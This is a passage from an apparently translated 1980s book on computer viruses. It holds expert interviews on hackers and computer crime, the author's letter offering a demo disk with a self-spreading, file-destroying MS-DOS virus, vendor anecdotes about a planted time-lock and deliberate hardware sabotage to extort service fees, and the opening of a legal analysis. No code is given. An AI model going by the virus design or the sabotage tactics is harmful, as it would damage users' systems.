которые хорошо знакомы с предметом. Одно из высказываний, несомненно принадлежит уголовному розыску, который уже в течение длительного времени обобщает компьютерную преступность, основываясь на большом числе применеий ЭВМ и учитывая многочисленные потенциальные возможности несанкционированной обработки. Здесь опередил всех административный аппарат южных Федеральных Земель Республики. Господин Пауль, первый комиссар уголовной полиции и руководитель специального отдела 41 Баварского Земельного уголовного розыска, был настолько любезен, что ответил на несколько вопросов:

1. В настоящее время обсуждать проблемы "компьютерных вирусов" можно лишь с так называемыми хакерами. Поэтому в различных специальных журналах "хакеры" многократно упоминаются в связи с программами-вирусами и с преступной обработкой данных. Считаете ли Вы, что "хакеры" потенциально опасны?

"Для меня хакеры - это любители, занимающиеся в свое свободное время вычислительной техникой, ничем принципиально не отлича-

ются от радиолюбителей. При этом они должны соблюдать действующие законы.

У меня нет оснований считать, что эта группа лиц более криминогенная, чем об этом говорят средние статистические данные. Напротив, я считаю их более умелыми и прилежными, они обеспечивают внедрение ЭВМ в наше хозяйство и общество.

Опасность возникает в том случае, если их специфическими знаниями воспользуется преступник или группа преступников".

2. По роду своей профессиональной деятельности Вы ежедневно сталкиваетесь с компьютерной преступностью. Известны ли Вам случаи несанкционированной обработки данных в вычислительных системах, в которых использовались так называемые компьютерные вирусы или в которых можно подозревать их использование?

"Нет".

3. Обычно бывает трудно привести конкретные доказательства несанкционированной обработки данных. Как Вы думаете, высоки ли показатели в этой области?

"Да".

4. Для того, чтобы прибегнуть к страховой защите в случае ущерба из-за вредительского программного обеспечения, обычно необходимо назвать виновника ущерба. Что Вы посоветуете пользователю, который заподозрил, что его вычислительная система поражена вирусом?

"В этом случае следует заявить органам власти о готовящемся преступлении".

5. Из-за повышения уровня образования в области ЭВМ постепенно перестают работать имеющиеся средства защиты от несанкционированной обработки данных, основанные на незнании пользователя. Как оцениваете Вы дальнейшее развитие событий в области компьютерной преступности вообще и в области программирования в частности?

"Все увеличивающееся проникновение ЭВМ в хозяйство и управление, а также растущее число пользователей делает неизбежным рост случаев злоупотреблений.

Эта ситуация требует проведения квалифицированных защитных мероприятий. Так как они не могут быть сплошными, в качестве предупредительных мер защиты необходимы уголовно-правовые и гражданско-правовые санкции. Согласно предписаниям 2. WIKG (Закон против хозяйственных преступлений, прим. редактора) законодатель определяет необходимые штрафные санкции. Реализация этих законоположений является задачей органов дознания. Решение этой задачи

требует проведения серьезных организационных и кадровых мероприятий.

Для пользователей ЭВМ необходимо, чтобы осознание безопасности переросло в осознание зависимости от ЭВМ".

Те же и аналогичные вопросы были поставлены представителям области защиты данных. Например, владельцам большого страхового общества, которое, в том числе, страховало и от компьютерных злоупотреблений (см. 8.5):

Что Вы думаете о так называемых хакерах?

"С "хакерами" мы всегда связываем нечто негативное, так как

они получают доступ к данным, к которым они не вправе его иметь. Для нас это означает, что техническими средствами от хакеров защищаться нельзя. Следует учитывать также возможность подсаживания хакерами вирусов. Эта опасность со стороны хакеров оценивается нами как растущая. Рост этой опасности обусловлен возможностью внедрения в вычислительную систему по сети".

Что Вы думаете о появившихся публикациях на эту тему?

"Имеющиеся публикации о компьютерных вирусах достаточно тревожны. Не потому, что они исходят от хакеров, а потому, что они вызывают страх, так как пользователь ничего конкретного из этих публикаций не узнает. В этих публикациях отсутствуют или недостаточно ясны ответы на вопросы, касающиеся конкретной системы пользователя".

К вопросу 2.

"Нет".

К вопросу 3.

"Да. Имущественный ущерб, наносимый при помощи ЭВМ, нам известен, если при этом речь идет о страхователе. Однако, до сих пор об этом редко заявляли в полицию. Поэтому, хотя полиция и может исходить из того, что сообщенные цифры верны, реальное число случаев существенно больше.

Что случилось бы с банком, о котором стало известно, что там осуществлена несанкционированная обработка данных при помощи ЭВМ, или, если бы заподозрили хакеров в том, что кто-то посторонний имеет доступ к ЭВМ? Кто бы принес туда свои деньги? Понятно, что такого типа ущерб не афишируется".

Имеется ущерб, который распознается, но не заявляется, бывают также случаи, когда ущерб имется, но не распознается. Как Вы думаете, каких случаев больше?

"Чисто субъективно я сказал бы так: больше случаев, когда ущерб распознается, но не заявляется; это делается вполне осознанно. Точно так же, например, редко заявляют о сотруднике, который, уходя из мастерской, прихватил с собою дрель."

К вопросу 4.

"Так как до сих пор мы такого ущерба не понесли, определенного мнения на этот счет у нас нет. В принципе можно сказать, что защитные мероприятия необходимо контролировать.

Сам я пришел к выводу, что, собственно говоря, следовало бы

заменить новой всю систему.

С точки зрения техники можно сказать следующее: как только появилось подозрение, следует сообщить об этом в страховое агентство, так как страхуются лишь те убытки, которые появились не ранее, чем за два года до заявления."

К вопросу 5.

"Компьютерная преступность, несомненно, растет. Это связано со все большим распространением ЭВМ.

Так как до сих пор мы не сталкивались непосредственно с компьютерными вирусами, мы хотим подождать до первого их проявления. Потенциальная опасность вирусов, несомненно, существует, как пойдет дальнейшее развитие, зависит, в конечном счете, от мер защиты, принимаемых пользователем. При этом, конечно, лишь вновь разработанное изделие может что-либо доказать.

Наверное, желательно было бы иметь изделие, которое не только может обнаружить вирус или предотвратить его проникновение, но было бы в состоянии удалить вирус из системы.

Однако такая постановка задачи не может быть реализована имеющимися в настоящее время техническими средствами."

Автор не стал бы оспаривать мнение Ганса Глисса, ответственного редактора "Datenschutz-Beraters", появляющегося в издательской группе Хандельсблатт, и члена правления Общества безопасности и защиты данных (GDD, Бонн):

К вопросу 1.

"Я считаю, что если бы хакеров не было, их надо было бы придумать. Они занимаются не только хакерством, т.е. разрушением, развалом и просмотром, они еще публично обсуждают проблемы недостаточной защиты вычислительных систем и сетей связи. Они располагают временем, которое тратят на целенаправленные исследования способа защиты данных, не требуя при этом никаких наград.

Конечно, я разделяю некоторые сомнения относительно деятельности хакеров. Наряду с этим следует учитывать многочисленные направления компьютерных злоупотреблений, которыми никогда не занимались хакеры: финансовые манипуляции, кражи ноу-хау и данных, саботаж, кражи машинного времени, выдача данных об уровне цен. Однако, так как против злоупотреблений никакого средства не придумали, ничего не изменится, если даже поколотить хакеров. Изменения наступят только тогда, когда системы станут надежными. При этом следует всячески использовать творческий потенциал хакеров (см. выше)."

К вопросу 2.

"Да, отдельные случаи, но со значительным эффектом."

К вопросу 3.

"Да. Если следовать соответствующей специальной литературе, приводящей конкретные случаи компьютерных злоупотреблений, получается, что большинство злоупотреблений раскрыто случайно."

К вопросу 4.

"Прежде всего, пользователь ЭВМ, страхующий свою систему, должен знать, что он получает страховой полис, в котором не обязательно указание виновника нанесенного ущерба. Не все знают о предложении такого условия, разумеется, только "первые адреса" с точки зрения страхования. Впервые об этом официально было заявлено специалистом по страхованию в Datenschutz-Berater 3/87.

Тем, кто подозревает поражение вирусом, следует рекомендовать немедленно прекратить текущую работу и изолировать систему. Что предпринимать дальше, зависит от системы, конфигурации ее программного обеспечения и индивидуальных возможностей пользователя.

Если заранее не позаботились о создании резервного архива, следует позаботиться о том, чтобы можно было гарантированно перейти на непораженное программное обеспечение путем его передачи или покупки в случае поражения; во всяком случае, это относится к программному обеспечению, которое не может быть заново написано на стороне.

Если поражение вирусом подозревается , но еще не доказано, между этапами изоляции и восстановления системы необходимо проведение основательного поиска в операционной системе и в прикладных программах с целью обнаружения несанкционированной обработки данных, проведенной вирусами."

К вопросу 5.

"Компьютерная преступность растет быстрее, чем степень защиты. Это связано со структурой пользователей. Согласно исследованиям британского специалиста по безопасности Кеннете Вонга (85 Stcuricom Cannes) ряда случаев в США и Великобритании эти случаи имеют характерную особенность : около 70% злоумышленников являлись оконечными пользователями. Благодаря IDV и сетевым системам эта группа лиц в настоящее время чрезвычайно быстро растет. Это и обусловило - с небольшими смещением во времени - рост числа компьютерных злоупотреблений.

Что касается программ-вирусов, то я предполагаю различные их

классы. Во-первых, это чудаки, которые хотят посмотреть, что получится, если пустить путешествовать пораженное программное обеспечение. Далее могу себе представить защиту пострадавших от демонстрационного программного обеспечения (например, на стендах ярмарки) типа "спящего вируса", который активизируется без специальных защитных мер.

В зависимости от типа внутрипроизводственной защиты вирусы могут быть также идеальным средством саботажа для злонамеренных современников: можно подложить логическую бомбу замедленного действия с осколочным эффектом. Последний возможный, но достаточно редкий класс предполагает наличие общей высокой квалификации: программы-вирусы с заданием на обработку в областях, к которым программист вируса не имеет непосредственного доступа. Пример: программа фактурирования должна в интересах определенного покупателя уменьшить объем или цену поставки. Прямое обращение к программе слишком бы бросалось в глаза. Злоумышленник дает задание на

обработку программе-вирусу и помещает ее в незаметную область системы; при этом вирус стирается из инфицированной программы, если это не нужная ему программа фактурирования. Ключевым словом для задачи обработки является номер покупателя."

К сожалению, не все лица, высказавшиеся на эту тему, предоставили свои высказывания. Это тем более обидно, что речь идет о лицах, информированных о секретных исследованиях в этой области.

5.2 Большая степная птица

Читателю, вероятно, уже нетрудно догадаться, кто или что скрывается под этим заголовком. Поведение промышленных предприятий, действительно, можно сравнить лишь с поведением страуса. Некоторые выдержки из переписки автора поясняют, почему он пришел к такому выводу. В июле 1986 автором был подготовлен первый боеспособный вирус, успех которого на собственной и посторонних ЭВМ - разумеется, с согласия владельцев - был прямо-таки ужасающим.

После того, как автор осознал возникшую чрезвычайную опасность, он пришел к выводу, что необходимо ознакомить всех пользователей с существованием таких программ, чтобы предотвратить скрытое распространение программ-вирусов. Подходящими партнерами для осуществления этого замысла представлялись крупные фирмы по производству программного обеспечения, промышленные

предприниматели и издательства. Поэтому в августе 1986 года от 50 до 70 предпринимателей - крупнейших в отрасли - получили письмо следующего содержания:

30.07.86

Многоуважаемые дамы и господа,

в последнее время в корреспонденциях в прессе часто упоминаются так называемые компьютерные вирусы без конкретного описания конкретного вируса.

Поэтому я рад Вам сообщить, что мне удалось создать работающий под операционной системой MS-DOS вирус (т. е. на ЭВМ IBM PC, XT, AT и совместимых), и по моим сведениям это единственная существующая в Германии программа-вирус.

Наибольшее значение для меня имеет разработка теории вирусов. В исследовательских целях я встроил в разработанную мной программу Plot3d (трехмерного представления функций), которая еще не окончательно готова, "вирус" вместе с защитой от копирования. Программа Plot3d работоспособна только на дискете-оригинале.

Программа может быть скопирована на жесткий диск или на дискету. Однако, если при запуске программы отсутствует дискета-оригинал, активизируется "вирус". при этом в произвольной последовательности осуществляется доступ к дисководу (преимущественно, к жесткому диску), где осуществляется поиск выполнимых (.com / exe.) и не инфицированных "вирусом" программ. Если такая программа обнаруживается, в нее внедряется "вирус", при этом

делается попытка сохранить работоспособность программы путем изменения адресов входа, чтобы предотвратить преждевременное обнаружение "вируса".

Однако основной функцией "вируса" является его размножение, даже если при этом страдает программа-носитель. Разумеется, время, запись даты, путь и дисковод остаются неизменными. Если при поиске больше не обнаруживаются неинфицированные программы, начинается постепенное уничтожение всех остальных файлов в случайной последовательности.

Конечно, автор не заинтересован в сознательном распространении этого "вируса" , так как это вызвало бы определенное беспокойство. Однако публикация программы вместе с соответствующей документацией могла бы, с одной стороны, охладить сторонников

недооценки опасности, с другой стороны, внести некоторую ясность в область "компьютерных вирусов" прежде, чем программы-вирусы приведут к хаосу. Ведь мой вирус, наверняка, не останется в одиночестве.

Если Вы проявите интерес к более подробной информации о вирусах вообще или об этой программе, в частности, я охотно предоставлю Вам ее.

Демонстрационную дискету с "вирусом", разработанной мной защитой от копирования и программой Plot3d я охотно передам Вам за 17.50 немецких марок.

Права на указанную выше программу сохраняются за мной.

С наилучшими пожеланиями

Ральф Бургер

Ожидаемого ответа от фирм, производящих программное обеспечение и от промышленности не последовало. Вместо этого поступили заявки от некоторых специальных журналов, желающих опубликовать указанные материалы, и от небольших фирм, производящих программное обеспечение, заинтересованных в использовании программы защиты от копирования.

Особенно интересный ответ автор получил от фирмы M.

"Относительно Вашей программы-вируса должны с сожалением Вам сообщить, что наша фирма не испытывает потребности в подобных программах. Как производители высокопроизводительного программного обеспечения мы занимаемся в основном универсальными прикладными программами для обработки текстов, вычислений, графической обработки, управления проектами и банков данных. При проектировании операционных систем фирма также не видит необходимости в использовании Вашей разработки."

По мнению автора, это однозначное свидетельство недостаточной компетентности автора ответа, который, очевидно, не понял основного смысла разработки. Такой же явный признак недостаточной компетентности показала фирма P. Эта фирма захотела вынести вирус на рынок:

"Нас интересует, по какой розничной цене должен осуществляться (или осуществляется) сбыт Вашей программы, хотите ли Вы

распространять ее непосредственно или через торговых посредников, и т.д."

Из этого дела, как известно, ничего не вышло. Остался неяс-

ным вопрос, можно ли вообще купить программу-вирус. Однако это, очевидно, составительницу письма вообще не интересовало.

5.3 Поучительный совет

Типичный пример преднамеренной или непреднамеренной дезинформации покупателя показан в следующих извлечениях из записи телефонного разговора, состоявшегося в августе 1986 года. Во избежание возможных последствий для сотрудников этой фирмы названия были изменены. Под предприятием из области защиты данных операционных систем, участвующем в разговоре, имеется в виду одно из крупнейших в отрасли электронной обработки данных. Это предприятие называемое далее ВДА (всемирные деловые автоматы), предоставляет информационное обеспечение с гарантией. Фирма СМ ЭВМ (совсем малые ЭВМ) запрашивала подробную информацию о многопользовательских системах. Приветливая, но не очень технически осведомленная юная дама не могла дать справки по телефону, однако гарантировала вызов специалистов. Этот вызов состоялся примерно спустя полчаса, при этом состоялся разговор:

Фирма ВДА : Добрый день, ВДА.
Фирма СМ ЭВМ : Фирма СМ ЭВМ. С Вами говорит Груммель.
Фирма ВДА : Господин Груммель, Вы вызывали для оказания срочной помощи.
Фирма СМ ЭВМ : Да, и при том я хотел бы получить информацию о многопользовательских системах...
Фирма ВДА :... и Вы хотите что-то сделать с 08/15? (08/15 - это тип ЭВМ фирмы ВДА).
Фирма СМ ЭВМ: Да, я хотел бы получить основную информацию о системах фирмы ВДА. Отдельно об операционных системах, которые в них устанавливаются.
Фирма ВДА : Да, это конечно, не так просто, так как не обязательно для прикладных разработок до мельчайших деталей знать операционную систему.
Фирма СМ ЭВМ : У меня особые причины, я, вероятно, должен Вам подробнее объяснить, о чем идет речь. Вы уже слышали что-нибудь о программах-вирусах?
Фирма ВДА : Вирусах?
Фирма СМ ЭВМ : Да.

Фирма ВДА : Нет?
Фирма СМ ЭВМ : Вам совсем ничего не известно?
Фирма ВДА : Да.
Фирма СМ ЭВМ : Но, может быть Вы знаете теорию?

Фирма ВДА : Да.

Фирма СМ ЭВМ : ... я разработал для PC, XT, AT программу, имеющую свойства вируса; чтобы не сказать, что это и есть вирус. Я, конечно, пошел дальше и разработал соответствующую защиту от него; теперь я думаю, если большие системы так же восприимчивы, как и малые, то как можно защититься от таких вирусов? Должен ли пользователь учитывать, что может столкнуться с такими проблемами?

Фирма ВДА : И..., что за вирусы??... и что делают эти программы?

Фирма СМ ЭВМ : Моя программа-вирус может лишить пользователя всякого контроля над его системой, я могу обезвредить любую защиту паролями, я могу что угодно сделать с файлами, я могу заблокировать все привилегии, могу сделать недействительной MS_DOS - защиту от записи и т.д.

Фирма ВДА : Так, и Вы хотите это продать?

Фирма СМ ЭВМ : Нет, напротив, я хочу определить...

Фирма ВДА : Защиту от него...

Фирма СМ ЭВМ : Защита для малых систем, PC, XT, AT уже достаточно хорошо отработана. Я хочу знать, как обстоят дела с большими системами, которые еще не имеют надежной защиты. Вы ведь сами знаете, как важна защита таких систем. И если есть опасность поражения программой-вирусом или некоторым типом программ-вирусов,... можно ли идти этим путем и можно ли чего-нибудь достичь?... поэтому я и интересуюсь операционной системой.

Фирма ВДА : Н-да, теперь я даже и не знаю, что Вам сказать...

Фирма СМ ЭВМ : Почему?

Фирма ВДА : Нет, шутки в сторону. Только... ну...итак...

наши системы относительно??? Вы можете посмотреть каждый символ...

Фирма СМ ЭВМ: ...можете Вы что-нибудь предпринять, чтобы предотвратить это (поражение вирусом)?

Фирма ВДА : Нет, насколько я знаю, мы еще не имеем... нам еще не известен ни один случай, по крайней мере, с нашими! средними!... ах, ну что там говорить! Где это видано, чтобы кто-то, где-то нарушил пароль...

Фирма СМ ЭВМ :...Если Вы поставляете системы масштаба 08/15... насколько пользователь или покупатель, приобретающий у Вас систему, непосредственно или через фирму, производящую программное обеспечение, информируется Вами о характеристиках

операционной систем?
Фирма ВДА : Обычно совсем не информируется.
Фирма СМ ЭВМ: Таким образом, отсутствуют какие-либо исходные данные для непосредственного системного программирования?
Фирма ВДА : Конечно...
Фирма СМ ЭВМ : Не говоря уже о распечатке операционной системы?
Фирма ВДА :... Операционная система заранее сгенерирована. Затем Вы получаете дискету, и это все...
Фирма СМ ЭВМ : Да-да, я знаю, как практически устанавливаются такие системы, я спрашиваю потому, что для специальных применений требуются специальные виды программирования, близкие к системному; для этого с одной с стороны, необходимо знать операционную систему, а с другой стороны, представлять себе - что как покупателю мне еще более интересно - что происходит в системе. Следовательно...
Фирма ВДА : То, что Вы мне рассказали..., я верю Вам, что что-то такое имеет место, однако, я полагаю также, с другой стороны,...никто из моих, наших знакомых ничего такого не слышал... и я теперь не знаю, что мне с Вами делать.
Фирма СМ ЭВМ: Да, я был бы Вам очень благодарен, если бы Вы

смогли мне предоставить сведения о Ваших больших вычислительных системах. Я могу понять, почему вы несколько скептически относитесь к передаче технической документации; Вы боитесь, что она может попасть к людям без совести.
Фирма ВДА : Да, вы знаете, документация, которая положена нашим покупателям, это проблема; если у Вас большая вычислительная система, и даже не очень большая, документация насчитывает не одну книгу... а метры книг. Эта документация стоит невообразимо дорого и связана с лицензия ми, а без лицензии по завершении договора Вы не получите никакой документации, даже если Вы ее и оплатили.
Фирма СМ ЭВМ : Так сколько же стоит, например, документация для 08/15?
Фирма ВДА : Она стоит от 1000.- до 10000.-
Фирма СМ ЭВМ :... Однако, Вы, вероятно, имеете хотя бы рекламные брошюры?
Фирма ВДА : Но Вы из нее ничего не узнаете. То, что там приведено - указана операционная система, PLOP для 08/15 - не даст Вам ничего нового. По крайней мере, Вы не узнаете из нее то, что Вам требуется.

Фирма СМ ЭВМ :...и операционные системы разрабатываются исключительно государством, не так ли?
Фирма ВДА : Это не совсем так.
Фирма СМ ЭВМ : А в Германии?
Фирма ВДА : Имеются различные лаборатории.
Фирма СМ ЭВМ : Здесь, в Германии?
Фирма ВДА : Да.
Фирма СМ ЭВМ : Это интересно. И кто же этим занят?
Фирма ВДА : Хорошо, мы имеем лаборатории в каждом, или почти в каждом большом городе, или определенных городских центрах.
Фирма СМ ЭВМ : Можно получить адрес?
Фирма ВДА : Вы знаете... Это примерно тоже, как если бы Вы захотели написать в ВДА. Это трудно...Вы ведь писали в ВДА...Если вы это письмо классифициру-

ете и что Вы скажете...т.е. я придерживаюсь мнения, что писать надо только о том, чем занимаешься, и мне нравится беседовать с компетентным человеком из внешней лаборатории.. Да и Вы пишите о том, чем Вы занимаетесь, и что Вам нужно. Так и вы могли бы поговорить с какими-либо сотрудниками лаборатории, занимающимися разработкой, изменением и обслуживание операционных систем. Таким образом, я исхожу из того, что местные конторы не смогут Вам помочь. Все, что я Вам могу дать, скажем так - глобально - жаль времени, потраченного Вами на чтение. Вы не получите общего впечатления, и все это Вам не пригодится.
Фирма СМ ЭВМ : А не может ли быть такого, чтобы в сложной системе имелся "черный ход", через который можно проникнуть в нее.
Фирма ВДА : Да, Вы знаете это так. Здесь мы подведомственны совершенно определенным соглашениям относительно защиты данных. ...или мы подведомственны совершенно определенным предписаниям безопасности. ... В ВДА очень чувствительны к слову безопасность - в любом смысле, в котором Вы можете себе представить. Вы знаете, как у нас, я хочу привести лишь один пример: если вы возьмете документ, на котором написано "секретно", и бросите его в корзину для бумаг, это может послужить основанием для увольнения. Конечно, ничего не надо делать из того, что Вы сказали. Я хотел лишь дать Вам некоторые представления об обстановке.
Фирма СМ ЭВМ : Да-да, но тогда надо было бы это настойчиво прорабатывать.
Фирма ВДА : Возможно, у нас есть что-то, чего я не знаю.

Вы, знаете, если это имеется, то ведь не каждому говорят, что это имеется... сейчас я могу лишь предложить Вам, чтобы вы обратились в город... с запросом; я же ничего не могу Вам сказать о лаборатории и не могу Вам назвать

кого-нибудь, кто был бы достаточно компетентен.
Фирма СМ ЭВМ : Большое спасибо за Ваши ответы...

Было бы бессмысленно говорить, что, последовав дружескому совету сотрудника ВДА, нельзя получить какого-либо результата...

5.4 Наш клиент принадлежит нам

Уже в течение длительного времени на рынке ЭВМ с жесткой конкуренцией наблюдается опасное развитие событий. Понятно, что предприятие очень неохотно уступает своих покупателей конкурентам. Поэтому уже многие предприятия ведут борьбу за покупателя методами, которые нельзя назвать законными.

Однако здесь речь пойдет не только о незаконной практике. Уже передавая задание на программирование другой фирме, ставят себя в зависимость от этой фирмы, не представляя или плохо представляя себе уровень этой фирмы в качестве заказчика. Особенно это относится к большим системам, что ниже будет показано на примерах. Однако эта зависимость наблюдается и в области персональных ЭВМ.

На практике чаще всего оказывается так, что потенциальный покупатель "приманивается" наилучшими обещаниями и наиболее благоприятной ценой. Однако, как только договор подписан, и программное обеспечение поставлено, от покупателя очень быстро поступают первые рекламации. Устранение заявленных недостатков покупатель обычно ожидает довольно долго. Причина очень проста: покупатель должен ждать, так как у него нет альтернативы. В отличие от ремонтных мастерских или фирм поставщиков при программировании отсутствует возможность передать заказ другому исполнителю. Фирмы, производящие программное обеспечение, разумеется, полностью осознают это положение.

Хорошо тому, кто договаривается со своим поставщиком программного обеспечения о включении в объем поставки исходных текстов программ. Хотя это обуславливает существенно более высокую цену, однако перерасход более чем компенсируется достигаемой при помощи исходных текстов гибкости. Имея исходные тексты, всегда можно заказать другой фирме изменения и дополнения в программах. Однако, так как не каждая фирма, производящая программное обеспечение готова поставлять исходные тексты, следует хотя бы догово-

риться о передаче исходных текстов в присутствии нотариуса. Таким образом, в суде могут быть предъявлены притензии как на несанк-

ционированную обработку данных, так и на ошибки в программном обеспечении. Таким образом покупатель может быть защищен от конкуренции или некомпетентности фирмы, производящей программное обеспечение, - хотя бы частично. В противном случае покупателю остается лишь заказать все программное обеспечение в другой фирме, т.е. заплатить дважды.

К каким трюкам некоторые фирмы по производству программного обеспечения для персональных ЭВМ прибегают или - при помощи вирусов - могут прибегать, подробно описано в главе 7. Совершенно очевидно, что зависимость в области мини-ЭВМ еще сильнее. В то время, как число программистов, умеющих обращаться с операционной системой MS-DOS постоянно растет, число программистов для "экзотических" операционных систем остается примерно на одном уровне. Поэтому фирмам, производящим программное обеспечение, выгодно продавать покупателям по возможности специальные вычислительные системы, освобождаясь тем самым от докучливой конкуренции. При этом часто получается так, что покупатель, чьи программы вполне могли бы обрабатываться на персональной ЭВМ, оснащается фирмой мини-вычислительной системой, которую он, естественно, не в состоянии загрузить. Достоверный пример из практики автора прояснит проблему.

В 1983 году крупная оптовая фирма по продаже металла была оснащена вычислительной системой для выписки накладных и RFZ (Regal Forderzeug *)). Собственно система управления RFZ состояла из управляющей ЭВМ. Фирма, производящая программное обеспечение, была заинтересована в заключении с этим покупателем договора об обслуживании аппаратного обеспечения. Так как из-за высокой цены покупатель был не готов к этому, было принято решение об активации некой "спящей" функции. Эта функция заключалась в блокировке всего прикладного программного обеспечения в день истечения гарантийного срока. Программа прерывалась с сообщением "VDT-Error".

---

*) RFZ - система транспортировки товаров на складах со стеллажами.

При обращении покупателя к поставщику выяснилось, что быстрое

устранение неисправности невозможно из-за отсутствия договора об обслуживании; появилась мысль о заключении договора об обслуживании...

После этого рассерженный покупатель обращается к изготовителю ЭВМ и там узнает, что сообщение об ошибке "VDT-ERROR" не существует, что оно должно было прийти из прикладного программного обеспечения. После нескольких попыток устанавливают, что при вводе старой даты программа работает безупречно - до этого не додумались в фирме, производящей программное обеспечение. После того, как таким образом была обнаружена ошибка, успокоились на том, что установка опять работает. Конечно, фирме, производящей программное обеспечение, не удалось подавить встроенное сообщение

об ошибке. Так до сих пор ничего и не изменили. Всегда, когда система инициализируется, на терминале появляется сообщение "VDT-Error".

Однако, тот кто думает, что на этом глава завершается, сильно ошибается. История продолжилась примерно через год. Покупатель все еще не был готов к заключению договора об обслуживании. После этого фирма, производящая программное обеспечение, посылает к этому покупателю своего сотрудника с заданием нарушить работу ЭВМ. Звонок сотрудника, который хотел предупредить покупателя, пришел слишком поздно: "Он уже здесь".

В результате управляющая ЭВМ была повреждена - таким способом, который не позволяет обнаружить причину - и фирма запросила и получила пятизначную сумму за ввод ЭВМ в эксплуатацию, так как никакая другая фирма не в состоянии восстановить систему при отсутствии документации на нее. Это один из ярких примеров. Однако речь идет вовсе не об отдельном случае. Автору стали известны также следующие случаи.

Оптовая фирма лишилась прикладного обеспечения из-за повреждения головок. Размешенная за ним резервная копия, конечно, тоже была повреждена. Расследование на фирме, производящей программное обеспечение, показало, что там никаких резервных копий нет. Группа от двух до трех системных инженеров в течение многих недель занималась тем, что "грязно " документированные остатки программного обеспечения опять составляла в программу. В этом случае, который только на восстановление программного обеспечения потребовал около 40000 немецких марок, можно обвинить, наверное, не только фирму, производящую программное обеспечение, не хранящую

резервных копий. Часть вины лежит, наверное, на сотрудниках оптовой фирмы, которые легкомысленно вложили второй пакет дисков с резервной копией. Все же от фирмы, производящей программное обеспечение, с которой заключен договор на обслуживание, следует требовать , чтобы она предоставляла копию прикладного программного обеспечения менее чем через четыре недели. Ущерб, понесенный этим предприятием, конечно, больше 40000 немецких марок, затраченных только на восстановление программного обеспечения. В течение этого времени ЭВМ не работала или работала с неполной нагрузкой. Читатель может сам прикинуть сумму ущерба, если он знает, что речь идет о мини-ЭВМ примерно с 7 терминалами и с объемом дисков 200 Мбайт.

В качестве последнего примера кратко опишем случай на крупном машиностроительном предприятии, которое заказало оборудования на 7-значную сумму и не могла ввести это оборудование в эксплуатацию. Фирма, производящая программное обеспечение на основе многочисленных предупреждений, основанных на : "хорошей рабочей атмосфере", не смогла подготовить требуемые программы. Обсуждения, проведенные на фирме, привели к выводу, что исполнение задания сильно отставало по той причине, что уже около 95% всей суммы было выплачено. Расследование показало, что вся система превратилась в осколки.

Хотя такие случаи и не редкость, читателю не должно казаться, что что все фирмы, производящие программное обеспечение, работают таким образом. Так же как и в любой отрасли, в отрасли электронной обработки данных тоже имеются паршивые овцы. Только ущерб, который могут нанести эти паршивые овцы, выше, чем в других отраслей. Если все же покупателю перед заключением договора станет ясно, в какую зависимость он может попасть, то, возможно, это сможет защитить его от чрезмерных требований и недоброкачественных услуг.

6. Правовой статус

Юридическая практика, как всегда, отстает от достижений техники. По мнению автора, общее представление о возможных правовых последствиях использования вирусов, а также о правовых последствиях публикации программ-вирусов дает пользователям- программистам фундаментальная работа "Компьютерные вирусы и право". Эта работа известная до сих пор лишь узкому кругу специалистов, была

написана кандидатом юридических наук из Гамбурга Стефаном Аккерманом, интересующимся всеми правовыми вопросами, относящимися к аппаратному, программному обеспечению и телекоммуникации. Первоначальная версия приведенного ниже текста была впервые опубликована в гамбургском почтовом ящике CLINCH (а затем и в некоторых других некоммерческих почтовых ящиках); здесь она впервые представляется широкой читательской аудитории в сжатом и переработанном виде.

.

Благодаря растущей разрушительной силе компьютерных вирусов они стали излюбленной темой общей и специальной прессы, радио и телевидения. В сообщениях речь идет в основном о чисто технических вопросах, например: что такое вирус, как он программируется и применяется и, разумеется, как можно защититься от компьютерных вирусов.

Но при этом почти совершенно игнорируются либо рассматриваются лишь вскользь и некомпетентно не менее актуальные правовые аспекты программирования и применения вирусов.

Задача настоящего раздела заключается в том, чтобы исправить это положение и по возможности полно рассмотреть все правовые вопросы, которые возникают или могут возникнуть в связи с вирусами. При этом материал предназначен не только для юристов. В достаточно доступной и связной форме здесь объяснено, какие правовые последствия могут иметь разработка, публикация и распространение программ-вирусов. Разумеется, обсуждаются правовые возможности возмещения виновником потерпевшему ущерба, причиненного действием программ-вирусов. При этом не останавливаются на необычайно сложном вопросе доказательства вины.

Компьютерные вирусы, как и вся компьютерная технология, относительно новая проблема. А правовая наука реагирует на технические новшества с большим опозданием. Например, тема компьютерных вирусов практически не затронута в современной литературе и

юридической практике. Поэтому высказанные здесь идеи не опираются не сложившиеся представления в литературных источниках, и к ним следует относиться с разумной осторожностью, а не рассматривать как незыблемый закон природы. Тем не менее автор склонен полагать, что до тех пор, пока юридическая практика не будет обеспечивать надежную правовую защищенность и четкую формулировку правовых норм, эти идеи могут служить подходящим ориентиром.

6.1 Общий обзор

С технической точки зрения различные виды компьютерных вирусов отличаются по принципу их воздействия. Но в правовом аспекте эти различия несущественны, поскольку все виды вирусов изменяют, обрабатывают или разрушают данные. А это означает, что в правовом отношении компьютерные вирусы равнозначны. В самом деле, если такие вирусы внедряются в чужую систему и причиняют ей ущерб, возникает естественный вопрос: кто должен нести за это ответственность.

Такая ответственность может иметь прежде всего правовую основу. Кроме того, рассматривается и гражданский иск о возмещении ущерба.

Значит, применение компьютерных вирусов может иметь два совершенно разных последствия в соответствии с уголовно-правовыми и гражданско-правовыми нормами. Оба вида ответственности раздельно рассмотрены в следующих разделах. Описаны основные нормы и их правовые последствия. Показано, что применение этих норм при совершении преступления одним лицом, без соучастников, проблем не вызывает. Трудности в правовом отношении возникают тогда, когда нужно различить посредственное исполнение или соисполнительство, а также в случаях соучастия в чужом деянии, т.е. в случаях подст-
рекательства или пособничества. Для многих это области неосознанной правовой ответственности, поскольку не все отдают себе отчет в том, что ответственность может нести не только прямой исполнитель. Поэтому в доступной форме поясняется, при каких обстоятельствах рассматривается исполнительство или соучастие.

И наконец, в 6.4/8 рассмотрен ряд конкретных случаев, для которых применяются эти (а если необходимо и другие) основные законы, чтобы конкретно показать, для каких действий с компьютерными вирусами следует ожидать правовых последствий и какие действия безопасны.

6.2 Уголовно-правовые последствия

Вначале рассмотрим нормы уголовного права, касающиеся в первую очередь использования компьютерных вирусов. Затем коснемся

вопросов исполнительства и соучастия. Более подробно эти вопросы рассматриваются в 6.4/8 при анализе конкретных случаев.

а) Существующие нормы уголовного права

Компъютерные вирусы чаще всего разрушают хранящиеся в памяти программы или массивы данных либо изменяют эти данные без их разрушения. Потому в первую очередь рассматриваются NN 303a и 303б уголовного кодекса. Ниже дается текст этих норм, вновь введенных в УК в рамках 2-го закона об ответственности за хозяйственные преступления и вступивших в действие с 01.08.86 г.

